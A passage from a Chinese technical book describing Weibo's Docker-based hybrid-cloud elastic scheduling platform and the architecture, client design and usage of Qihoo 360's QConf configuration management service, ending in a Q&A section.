
主机层的核心是要调度运算资源。目前设计了资源共享池、Buffer 资源池、配额管理, 以及多租户管理机制, 借此实现弹性调度资源。

而调度层则通过 API, 把调度工具用 API 进行包装, 微博常用的 4 种调度工具组合包含 Docker、Swarm、Mesos 和自主开发的 Dispatch。

而最上层的则是负责业务编排及服务发现。编排层也包括了大数据工具 Hadoop, 进行大数据分析的业务场景。


对于调度来说, 最重要的就是资源管理, Mesos 处理这个是最合适不过了, 很多公司就专门用其做资源管理, 比如 Netflix 写了一个 Titan 调度服务, 其底层资源管理则是通过 Mesos。在调度组件中, 使用最多的还是 Swarm、Dispatch。

可以看下图展示的场景, 这也是私有云内部资源流转的最佳实践。



当业务 A 多余的运算资源导入混合云共享池时, 此时流量暴涨的业务 C, 可从共享池调度业务 A 的运算资源, 在峰值事件过后, 便可以把多余的运算资源归还至共享池。

DCP 对于物理主机的流转, 基于资源共享池、Buffer 资源池、配额管理, 以及多租户管理机制, 其实非常复杂, 详情可以去看我在台湾 iThome 举办 Container summit 2015 技术大会上分享的内容。下页中的图是一台物理主机的生命周期 (状态流转图)。



4.5.4 引入阿里云作为第3机房，实现弹性调度架构

起初对于是否采用混合云的架构，技术团队也是做了一番考虑的。目前微博机房的部署架构总共分为3层，依次是最上层域名以及负载均衡层。中间则是Web层，包含各种前端框架，RPC层以及中间件（Middleware）。而最下层则包含MySQL、Redis、HBase等资源架构。

微博核心服务主要分布在2个机房，两者互相作为灾难备份用途，而第3个机房则采用外部阿里云。混合云架构总共有2种部署方案。

第1种部署方案将阿里云视为数据中心，底层架构与微博内部机房一样部署。内部机房采用Nginx作为负载均衡层，但外部公有云则SLB引入流量。其他阿里云的中间Web层则与内部机房架构一致。不过，因为存储数据需要考虑的因素较多，初期把阿里云作为应付大量峰值时的方案更为简单，存储永久性数据的MySQL、HBase暂不部署于阿里云。


而第2种部署方案则把应付峰值事件需要的弹性计算能力迁移到阿里云。第2种部署方案的困难之处是需要把微博的内部业务进行改造，让微博中间Web层直接对阿里云机房进行RPC调用。此种方案部署结构相比较比较简单，也让混合云架构具有实现可行性。

而这2种方案都会依赖VPC网路，如果没有专线，想实现公有云的弹性计算能力几乎是不可能的。因为公网调度资源的延迟时间太高，无法应付微博大量的业务。因此，技术团队与跟阿里云合作，在两边建立了内部专线，让阿里云机房与微博的机房互通。

4.5.5 大规模集群操作自动化

微博 Docker Container 混合云 DCP 设计思想，核心目标就是透过自动化操作大规模集群，进行弹性调度资源的任务，要完成此任务，必须经过 3 个流程：设备申请、设备初始化及服务上线。

弹性扩容任务所需要的设备来源是内部的集群以及外部的阿里云。而申请到足够设备后，也必须对设备进行初始化、部署环境及配置管理。最后一步则是将服务上线，开始执行 Container 调度以及弹性扩容的任务，如下图所示。



第 1 步是申请设备，而设备申请借鉴于银行机制的概念。私有云的设备来源主要来自离线集群、低负载集群以及错峰时间空出的多余设备。具体来说，离线集群并不是时时刻刻都在执行运算，即使稍微减少计算资源，也不会对业务产生重大影响。而对工作负载较低的集群来说，如果有多余的资源也可以进行调度。此外，微博有上百个业务线，每个业务线峰值出现的时间点都不一样，而在此种状况下，各业务也可以互相支援，共享多余的计算资源。

而不同业务的集群则各自独立，并且具有独立的资源池。集群内可以自由调度资源，例如，缩小 A 服务的规模，将多余的运算资源分派给 B 服务。若集群要调度外部资源，也有设计配额制度，控制每个集群分配到的资源。在集群外，必须看 Buffer 池是否有足够的资源，如果足够的话，可以直接将 Buffer 池内的设备初始化，进行使用。

反之，如果 Buffer 池内的资源不足，也必须查看是否有足够的配额，可以直接申请机器。当设备申请完成，直接分配给 Buffer 池后，随即被纳入 DCP 使用，所有可调度的主机只能通过集群自己的 Buffer 池。


第 2 步是设备初始化。通过自己开发的工具系统，可以达到操作系统升级自动化、系统操作 API 化。而服务器所依赖的基础环境、需要的软体等环境配置，透过配置管理工具 Puppet，将需要的配置写成模块，并使用 RPM 机制打包，进行安装。

在初始化流程中，必须要支持软件反安装模式，例如，当 A 业务要调度设备时，其他业务在交付设备前，必须要先透过反安装程序，将设备恢复为最原始的状态。

而目前业界中的一些做法也可以免去初始化的流程。例如导入为 Container 而生的容器操作系统，像 CoreOS、RancherOS 或 Red Hat Atomic。不过，虽然这样做，但是此种做法的可维护度高，缺点在于迁移设备的成本较高。

第 3 步则是利用完成初始化的设备，开始进行服务上线。目前一线的运维人员，只要在系统页面上输入服务池名称、服务类型、Container 类型，需要 Container 数量以及镜像地址等参数，即可在 5 分钟内完成扩容，扩容完成后，系统也会产出完整的报告，列出扩容程序中执行的步骤，以及每件任务的成功、失败状况。

总体来说，一键扩容的流程如下图所示。



4.5.6 不怕峰值事件

在用微博混合云 DCP 时，会优先调度内部的共享池资源的运算资源。但是在红包飞、春晚时，则必须调度外部的运算资源。平日的正常状况下，阿里云只需提供几百个运算节点，并且在 5 到 10 分钟内完成部署任务。但是，面对春晚、红包飞的峰值流量，则要提供数千个节点。这对阿里云的机房也是有较高要求的。

目前 Docker 混合云 DCP 平台，2014 年 10 月完成第 1 版，Container 数量千级。截止本节发稿，基本上手机微博、微博平台、红包飞，在今年的春晚都会基于此系统进行峰值应对。上线以来，达成了微博所设定每次水平扩容时间低于 5 分钟的目标。有这样的弹性调度能力时，系统面对大型活动的峰值压力就小很多。

第 5 章 运维保障

5.1 360 如何用 QConf 搞定两万台以上服务器的配置管理

王康，奇虎 360 基础架构组资深工程师。目前负责分布式配置管理服务 QConf 的研发和维护，并推动其在奇虎 360 的应用。参与 QConf、Pika、Zeppelin、Floyd 等服务的设计研发。专注于服务端底层通用工具、框架和系统的研发，为公司的 Web 服务端及服务端提供易用、可靠的基础服务支持。



QConf 是奇虎 360 广泛使用的配置管理服务，现已开源，欢迎大家关注使用，
<https://github.com/Qihoo360/QConf>。

本节将从设计初衷、架构实现、使用情况及相关产品比较这 4 个方面进行介绍。

5.1.1 设计初衷

在分布式环境中，出于负载、容错等种种需要，几乎所有的服务都会在不同的机器节点上部署多个实例，而业务项目中又总少不了各种类型的配置文件。因此，我们常会遇到这样的问题，仅仅是一个配置内容的修改，便需要重新进行代码提交 SVN/Git、打包、分发上线的全部流程。当存在多个部署的机器时，分发上线本身就是一项很繁杂的工作。何况，配置文件的修改频率又远远大于代码本身。

追本溯源，我们认为麻烦的根源是在日常管理和发布过程中不加区分配置和代码造成的。配置本身源于代码，是我们为了提高代码的灵活性而提取出来的一些经常变化的或需要定制的内容，而正是配置自身的这种变化特征给我们造成了巨大的麻烦。

因此，我们开发了分布式配置管理系统 QConf，并依托 QConf 在 360 内部提供了一整套配置管理服务，QConf 致力于将配置内容从代码中完全分离出来，及时可靠、高效地提供配置访问和更新服务。


5.1.2 整体认识

为了让读者对之后的内容有个直观的认识，先来介绍一下如果在自己的项目中使用 QConf 要怎么做。

首先，需要在自己的机器上部署 QConf，QConf 由 cmake 构建，非常容易。

```
mkdir build && cd build
cmake..
make
make install
```

其次，通过 ZooKeeper 客户端或 QConf 管理界面在 ZooKeeper 上建立自己的节点结构，节点完整路径便是 QConf 的 key 值，以 360 公司内部 QConf 管理界面为例，如下图所示：



最后，选择自己项目的语言版本的 QConf 库，并在需要需要获得配置内容的位置，直接调用类似于 get_conf (key) 这样的接口，而且每次取得的都是最新的配置，如下图中的 shell 命令所示。

```
[wangkang-xy@test4235v ~]$ qconf get_conf demo/confs/conf
conf demo
```


需要说明的是,使用 QConf 后已经没有什么所谓的配置文件的概念,你要做的就是在你需要的地方获取正确的内容。我们认为,这才是你真正想要的。

5.1.3 架构介绍

在了解了 QConf 的设计初衷和对其有了整体认识后,相信大家已经有一个对 QConf 实现的猜想。在介绍架构之前,还需要向大家声明一下我们对配置信息的定位,如下所示,因为这个定位直接决定了我们的结构设计和组件选择。

- 单条数据量小。
- 更新频繁(较代码而言)。
- 配置总数可能巨大,但单台机器关心配置数有限。
- 读多写少。

进入主题,开始介绍 QConf 的架构实现,下图展示的是 QConf 的基本结构,从角色上划分主要包括 QConf 客户端、QConf 服务端、QConf 管理端。



5.1.4 QConf 服务端

QConf 使用 ZooKeeper 集群作为服务端提供服务。众所周知，ZooKeeper 是一套分布式应用程序协调服务，根据上面提到的对配置内容的定位，我们认为可以将单条配置内容直接存储在 ZooKeeper 的一个 ZNode 上，并利用 ZooKeeper 的 Watch 监听功能实现配置变化时对客户端的及时通知。按照 ZooKeeper 的设计目标，它只提供最基础的功能，包括顺序一致、原子性、单一系统镜像、可靠性和及时性。

我们选择 ZooKeeper 还因为它有如下特点：

- 类文件系统的节点组织。
- 稳定，无单点问题。
- 订阅通知机制。


关于 ZooKeeper 的更多详细信息请参见 <https://ZooKeeper.apache.org/>。

5.1.5 QConf 客户端

ZooKeeper 在接口方面只提供了非常基本的操作，并且其客户端接口原始，所以我们需要在 QConf 的客户端部分做到如下几点。

- 降低与 ZooKeeper 的链接数。在原生的 ZooKeeper 客户端中，所有需要获取配置的进程都需要与 ZooKeeper 保持长连接，在生产环境中每个客户端机器可能都会有上百个进程需要访问数据，这对 ZooKeeper 的压力非常大而且是不必要的。
- 本地缓存。当然我们不希望客户端进程每次需要数据时都从网络中获取，所以需要维护一份客户端缓存，仅在配置变化时更新。
- 容错。当进程死掉、网络终端、机器重启等异常情况发生时，我们希望尽可能地提供可靠的配置获取服务。
- 多语言版本接口目前提供的语言版本包括：C、PHP、Java、Python、GO、Lua、Shell。
- 配置更新及时可以秒级同步到所有客户端机器。
- 高效的配置读取内存级的访问速度。

下面来看 QConf 客户端的架构，如下页中的左图所示。



可以从上面的左图中看到 QConf 客户端主要有：Agent、各种语言接口、连接它们的消息队列和共享内存。

在 QConf 中，配置以 Key-value 的形式存在，业务进程给出 key 获得对应 value，这与传统的配置文件方式一致。

下面通过 2 个主要场景的数据流动来说明它们各自的功能和角色。


场景 1 的业务进程请求数据如上面的右图所示。

- 业务进程调用某一种语言的 QConf 接口，从共享内存中查找需要的配置信息。
- 如果存在，直接获取，否则则会向消息队列中加入该配置 key。
- Agent 从消息队列中感知需要获取的配置 key。
- Agent 向 ZooKeeper 查询数据并注册监听。
- Agent 将获得的配置 value 序列化后放入共享内存。
- 业务进程从共享内存中获得最新值。

场景 2 的配置信息更新如下页中的图所示。

- ZooKeeper 通知 Agent 某配置项发生了变化。
- Agent 从 ZooKeeper 中查询新值并更新 Watcher。
- Agent 用新值更新共享内存中的该配置项。

通过上面的说明,可以看出 QConf 的整体结构和流程非常简单。QConf 中各个组件或线程之间仅通过有限的中间数据结构进行通信,耦合性非常小,各自只负责自己的本职工作和一亩三分地,不感知整体结构,如下图所示。



下面通过几个点来详细介绍。

1. 无锁

根据上文提到的配置信息的特征,我们认为在 QConf 客户端进行的是多进程并行读取的过程,对配置数据来说,读操作远多于写操作。为了尽可能地提高读效率,整个 QConf 客户端在操作共享内存时采用的是无锁的操作,同时为了保证数据的正确性,采取了如下两个措施。

(1) 单点写

将写操作集中到单一线程,其他线程通过中间数据结构与之通信,写操作排队,用这种方法牺牲一些写效率。在 QConf 客户端,需要对共享内存进行写操作的场景有:

- 通过消息队列发送的用户进程需获取 Key。
- ZooKeeper 配置修改、删除等触发 Watcher 通知,需更新。
- 为了消除 Watcher 丢失造成的不一致,需要定时对共享内存中的所有配置重新注册

Watcher，此时可能会需要更新。

- 发生 Agent 重启、网络中断、ZooKeeper 会话过期等异常情况后，需重新拉数据，此时可能需要更新。

(2) 读验证

无锁的读写方式会面临读到未完全写入的数据的危险，但考虑到在绝对的读多写少环境中，这种情况发生的概率较低，所以我们允许其发生，并通过读操作时的验证来发现。共享内存数据在序列化时会带其 MD5 值，业务进程从共享内存中读取时，可利用预存的 MD5 值验证是否正确读取。

2. 异常处理

QConf 中采取了一些措施来应对不可避免的异常情况，如下所示。

- 采用父子进程 Keepalive 的方式以应对 Agent 进程异常退出的情况。
- 维护一份落盘数据，以应对断网情况下共享内存又被清空的状况。
- 网络中断恢复后，对共享内存中所有数据进行检查，并重新注册 Watcher。
- 定时扫描共享内存。

3. 数据序列化

QConf 客户端中有多处需要将数据序列化通信或存储，包括共享内存、消息队列、落盘数据中的内容。我们采取了如下图所示的协议。


content:	type	idc len	idc	path len	path	value len	value
byte:	1	2	idc len	2	path len	4	value len

4. Agent 任务

通过上面的描述，大家应该大致知道了 Agent 做的一些事情，下面从 Agent 内线程分工的角度整理一下，如下页中的图所示。

- Send 线程: ZooKeeper 线程，处理网络数据包，进行协议包的解析与封装，并将 ZooKeeper 的事件加入 WaitingEvent 队列等待处理。
- Event 线程: ZooKeeper 线程，依次获取 WaitingEvent 队列中的事件，并进行相应的处理，这里我们关注节点删除、节点值修改、子节点变化、会话过期等事件。对特定的事件会进行相应的操作，以节点值修改为例，Agent 会按上边提到的方式序列

化该节点 key，并将其加入到 WaitingWriting 队列，等待 Main 线程处理。



- Msq 线程：之前讲数据流动场景的时候有提到，用户进程从共享内存中找不到对应配置后，会在消息队列中加入该配置，Msq 线程便是负责从消息队列中获取业务进程的取配置需求，并同样通过 WaitingWriting 队列发送给 Main 进程。
- Scan 线程：扫描共享内存中的所有配置，发现与 ZooKeeper 不一致的情况时，将 key 值加入 WaitingWriting 队列。Scan 线程会在 ZooKeeper 重连或轮询期到达时进行上述操作。
- Main 线程：共享内存的唯一写入线程，从 ZooKeeper 获得数据写入共享内存，维护共享内存中的内容。
- Trigger 线程：该线程负责一些周边逻辑的调用。

关于周边操作的补充说明如下。

- dump 操作：将共享内存的内容同步一份到本地，QConf 采用的是 GDBM。
- Feedback 操作：QConf 支持更新反馈的功能，可向用户指定 Web 服务以一定的格式发送反馈。
- Script 操作：在某些情况下，业务希望当配置变化时，做一些自定义的操作，QConf 支持在配置变化时调用用户脚本，Agent 按一种固定的约定在配置发生变化时调用对应的脚本。

5.1.6 QConf 管理端

管理端是业务修改配置的页面入口，利用数据库提供一些如批量导入、权限管理、版本控制等上层功能。由于公司内的一些业务耦合和需求定制，当前开源的 QConf 管理端仅提供了一个简易的页面，和一套下层的 C++ 接口，之后计划进一步完善并跟社区合作提供

更友好的界面，如下图所示。目前社区中可以考虑 IReader 开源的 Zkdash。

QConf Manager
QConf Management Interface.

QConf Node Information

Path:

Idc:

Value:

Children Nodes

Path	Idc	View
/demo/key1	corp	View
/demo/key2	corp	View
/demo/key3	corp	View
/demo/key4	corp	View
/demo/test	corp	View

Parent Node

Path	Idc	View
/demo	corp	View

[More Information](#) [Wiki](#) [Github](#)

有关 QConf 的结构及实现大概就介绍到这。


5.1.7 其他

QConf 除存储配置的基本功能外，还在公司内提供了一套简单的服务发现功能，该功能允许业务在 QConf 上配置一组服务，QConf 会监控其服务的存活。当业务进程调用获取服务的接口时，会根据用户需求返回全部可用服务或某一可用服务，如下页中的图所示。

它不同于普通配置的是：

- 结构上多了一个 Monitor 的角色，来监控所有服务的存活。

- 提供对应的客户端接口, `get_host` 获取某一可用服务, `get_allhost` 获取所有可用服务。
- 管理端页面对应的展示方式及操作, 尤其是对指定服务的添加、删除、上线、下线。



事实上 **Monitor** 目前仅仅是通过查看服务端口的存活来判断的, 在实际生产环境中, 该功能多与实际服务提供者的监控结合, 由服务提供者的监控调用 **QConf** 的相应接口实现服务的上下线。

1. 使用方式及使用场景

目前 360 内部已经广泛地使用 **QConf**, 覆盖包括手机卫士、搜索、花椒、奇酷、大流程、系统部、DBA、智能硬件、安全卫士、浏览器、北京时间在内的几乎所有业务。部署国内外共 51 个机房, 客户端机器超 2 万台, 稳定运行 4 年。

使用的方式主要包括以下这 2 种。

- **简单配置:** 这是公司内最广泛的用法, **QConf** 非常适合经常需要变动的配置使用, 如开关信息、版本信息、推荐信息、超时时间等。
- **服务方式:** 这种方式多被服务提供者采用, 如 DBA、系统部等, 采用上述的服务配

置的方式，通过 QConf 向公司的所有业务提供存储、计算及 Web 服务。

2. 配置管理类产品的比较

通过上面的介绍，大家应该感觉到 QConf 与 puppet、confd 这类产品还是有很大不同的。国内与之类似的产品包括淘宝的 Diamond、微博的 vintage、百度的 disconf。其中 Diamond 和 vintage 比较类似，它们将配置数据存在像 MySQL 或 Redis 这样的存储中，并需要通过客户端的轮训来感知配置变化，这样会有很多的无效通信，因此采用比较 MD5 值的方式来避免整个配置值的传输。

disconf 与 QConf 类似，同样采用 ZooKeeper 的通知机制，不同的是，其将真实的配置数据存在 MySQL 中，并且整个与 Java 耦合很重，且配置复杂。

QConf 因为其对配置信息的定位，使得整个结构非常简单，容易部署和使用。

5.1.8 疑问与解惑

Q: QConf 客户端主要有 Agent、各种语言接口，以及连接它们的消息队列和共享内存。这样客户端会不会太重了，CPU 和内存负载会怎样呢？

从上面的描述中可以看到，当配置不更新时，Agent 其实没有什么需要做的，而且数据的量一般不会太大，所以对 CPU 和内存来说，压力都不大。数据主要在共享内存，默认开 128M，对单台服务器的配置量来说很充足了。而共享内存和消息队列都是操作系统维护的基础 IPC。这里的客户端太重可能主要体现在部署成本上，不过我们采用 cmake 的方式，可以使部署很方便。

Q: 如果 ZooKeeper 死掉一个，再添加新的 ZooKeeper，怎么让其他客户端知道这个新添加的 ZooKeeper？

如果 IP 没有变化的话没关系，新增 ZooKeeper 现在确实需要重新配置，而且 ZooKeeper 集群需要重启。

Q: 请问客户端与 Agent 之间是同步还是异步？

是一个异步的过程，客户进程把不存在的 key 放入消息队列中后，需要等 Agent 取，现在的做法是分 100 次重试，每次 5ms，如果取到就返回，生产环境通常在 10~15ms 就可以取到。

由于一些业务对等待时间较敏感，我们也提供了不等待的方式：加入消息队列后直接

返回, 重试时间由上层决定, 可以由特定的参数制订。

Q: 如果 Agent 挂了, 是否无法感知?

Agent 采用父子进程 keepalive 的方式, 可以在一定程度上避免。

生产环境会部署 Agent 的监控从外部感知这件事, 并及时解决, 在解决的过程中还可以访问到原始数据。

我们有反馈接口, 可以在管理端接受这个反馈, 在每次修改后确保自己的服务全都正常更新。

Q: 配置项变更时, 怎样解决客户端拉取时间差的问题?

这就是我们采取 ZooKeeper 的好处之一, 不需要客户端轮训地查询变化情况。变化后, 服务端会通过 Watcher 通知客户端, 这个时间很快, 生产环境能保证是秒级, 而且没有无效通信。

Q: 有没有办法修改 QConf 的目录? 我看代码貌似在链接二进制文件的时候把目录指定为 prefix 了, 我想编译成二进制文件后, 通过部署系统发布, 目录可能会变化。

可以的, 在 cmake 安装时可以指定。

Q: 为什么不考虑持久化配置文件, 再 reload 进程, 可以彻底避免 ipc 带来的成本?

现在有持久化配置, 采用的是 GDBM, 不过只有在机器重启且网络中断的情况下使用。直接使用配置文件会有访问效率的问题。现在使用这种方式, 业务需要每次都从 QConf 读数据, 当读取次数比较多时对业务进程的影响很大。

如果我们同时维护一份内存数据的话, 同样有两个版本不同步的问题, 有一个是优先使用的, 就像我们现在的状况, 共享内存>网络>持久化配置。

Q: 可以展开讲一下服务方式吗? 提供计算服务资源是什么意思? 服务地址?

